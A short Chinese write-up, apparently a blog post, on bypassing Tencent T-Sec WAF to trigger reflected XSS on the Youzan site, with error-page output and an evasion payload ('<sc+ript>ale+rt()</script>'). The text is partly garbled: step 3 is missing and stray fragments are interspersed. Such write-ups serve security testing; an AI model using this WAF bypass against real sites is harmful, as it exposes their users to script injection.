




绕过腾讯T-Sec WAF触发反射XSS(以有赞为例)

注意：WAF不是万能且全面的，不同的点可能有不同的绕法，此处仅分享反射XSS的，其他类型的漏洞可以举一反三


1) 先信息搜集一波，找到合适的url，爆破参数，使其值为xxxxxx，确认是否可能有反射XSS



```
ong'; nested exception is java.lang.NumberFormatException: For input string: "584036xxxxxx"</div>
```

7ools

2) 输入<h2>这样不会触发waf的标签，尝试是否拦截，发现没有，而且<>没有被过滤




```
is java.lang.NumberFormatException: For input string: "584036<h2>"</div>
```

7ools

- 
- 很抱歉，您提交的请求可能对网站造成威胁，请求已被管理员设置的策略阻断**
- 本页面为[腾讯T-Sec Web应用防火墙\(WAF\)](#)默认提示页面，如有疑问请联系网站管理员并提供UUID信息
- 您的请求UUID为：[85*1286*2**462*86*6666*2*1*111*462*86*6666*2*1*111*462*86*6666*2*1*111](#)

nested exception is java.lang.NumberFormatException: For input string: "584036"

4) 构造payload为<sc+ript>ale+rt()</script>// 成功触发反射xss



TCV: 1

欢迎讨论，感谢支持，请勿用作非法用途